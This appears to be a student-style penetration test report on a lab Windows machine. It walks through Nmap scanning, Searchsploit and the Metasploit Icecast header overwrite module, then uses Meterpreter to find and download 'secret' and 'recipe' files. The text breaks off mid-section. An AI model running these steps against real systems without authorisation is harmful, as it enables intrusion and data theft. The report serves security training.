GoodSecurity Penetration Test Report

[LinYang@GoodSecurity.com](mailto:LinYang@GoodSecurity.com)

2/11/2020

Table of Contents

[1.0 High-Level Summary 3](#_Toc55999725)

[2.0 Findings 4](#_Toc55999726)

[3.0 Vulnerability Explanation 5](#_Toc55999727)

[4.0 Severity 6](#_Toc55999728)

[5.0 Offensive Security Demonstration 8](#_Toc55999729)

[6.0 Recommendations 20](#_Toc55999730)

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to their machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

CEO IP Address:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

icecast\_header

Icecast 2.0.1 (Windows x86)

# 3.0 Vulnerability Explanation

GoodCorp’s CEO had a computer network that had an exploit found in Icecast Media Streaming Server. An issue regarding Icecast making it vulnerable is an out-of-date software, allowing susceptibility via HTTP network protocol on local port 8000.

Also, the CEO’s password and personal information was stored in files: password.txt and secretfile.txt. The data containing the sensitive information was found via command-line, breaking confidentiality within the CIA triad.

Further, GoodSecurity discovered via Nmap:

* Open Ports:


1. TCP Open Port 25, SLmail smtpd 5.5.0.4433 -> Vulnerable
2. TCP Open Port 135, Microsoft Windows RPC -> Vulnerable
3. TCP Open Port 139, Microsoft Windows Netbois-SSN -> Vulnerable
4. TCP Open Port 445, SMB Protocol -> Vulnerable
5. TCP Open Port 3389, Microsoft Terminal Services -> Vulnerable
6. TCP Open Port 8000, Icecast Streaming Media Server -> Vulnerable

* MAC Address: 00:15:5D:00:04:01


# 4.0 Severity

According to CVE, the security vulnerability of Icecast is high based on the 16 results having an average vulnerability score of 6.2.

**Link**: https://www.cvedetails.com/vulnerability-list/vendor\_id-693/Icecast.html

****

Multiple vulnerabilities have a score of 7.5, 9.3 and 10, meaning they are extremely vulnerable and susceptible to attacks. Therefore, the likelihood of an attack is very likely and the impact of the breach will be significant. The user must either contact Icecast to fix such issues or not use the service.



Further, here are other articles detailing its severity:

<https://www.bleepingcomputer.com/news/security/security-bug-in-icecast-puts-online-radio-stations-at-risk/>

<https://threatpost.com/online-radio-stations-at-risk-from-icecast-flaw/138812/>

# 5.0 Offensive Security Demonstration

GoodCorp’s CEO provided GoodSecurity with their IP address, allowing an internal penetration testing for any vulnerabilities. The IP address is 192.168.0.20 and software Nmap was used to discover hosts and services on the CEO’s computer network.


**Command**: nmap -sV -O 192.168.0.20

**Options**: -sV -O

-sV = Probe open ports to determine service and version information

-O = Enable OS detection

**Results**: Microsoft Windows operating system (OS), open ports, port 8000 with http network protocol, running Icecast streaming media server




Using the command-line tool: Searchsploit, GoodSecurity performed an offline security assessment based on Icecast streaming media server.

**Command**: searchsploit icecast

**Options**: N/A

**Results**: Searchsploit’s repository found multiple exploits associated with Icecast, particularly ‘exploits/windows\_x86/remote/16763.rb’





After finding the vulnerability, GoodSecurity used MSFconsole and Meterpreter to break into the target’s machine

**Command**: msfconsole + search icecast

**Options**: N/A

**Results**: GoodSecurity has now activated msfconsole (msfconsole) and found all exploit modules related to Icecast from the repository (search icecast)






An exploit found by Metasploit’s repository is ‘#0 – Icecast Header Overwrite’, which is the same vulnerability found via Searchsploit

**Command**: use 0 + options

**Options**: N/A

**Results**: Loaded the Icecast’s exploit module with command ‘use 0’. Further, GoodSecurity used ‘options’ to gather information on a list of configurable options specific to that module.




The options results displayed RHOSTS, meaning remote host, which indicates the target machine (GoodCorp).

**Command**: set rhosts 192.168.0.20

**Options**: N/A

**Results**: 192.168.0.20 is the IP address of GoodCorp’s server and GoodSecurity has connected the exploit with the target machine.




Run ‘exploit’ to execute the exploit

**Command**: exploit or run

**Options**: N/A

**Results**: Successful execution and now connected to the CEO’s computer network




GoodSecurity can now use commands to perform multiple tasks, including malicious activity. For example, find the ‘secretfile’ and ‘recipe’ files

**Command**: search -f \*secretfile\*.txt + search -f \*recipe\*.txt

**Options**: -f

-f = search for files

**Result**: displayed the path for the file’s location on the CEO’s computer




To download these files from the CEO’s computer onto a remote device, use the command…

**Command**: download “C:\Users\IEUser\Documents\Drinks.recipe.txt”

**Options**: N/A

**Results**: Successfully downloaded a file from the CEO’s computer network, which could have been just as accessible to an unknown hacker with malicious intent




After successfully breaking into the CEO’s computer network, Meterpreter runs on the compromised machine. GoodSecurity used ‘local\_exploit\_suggestor’ to find potential exploits

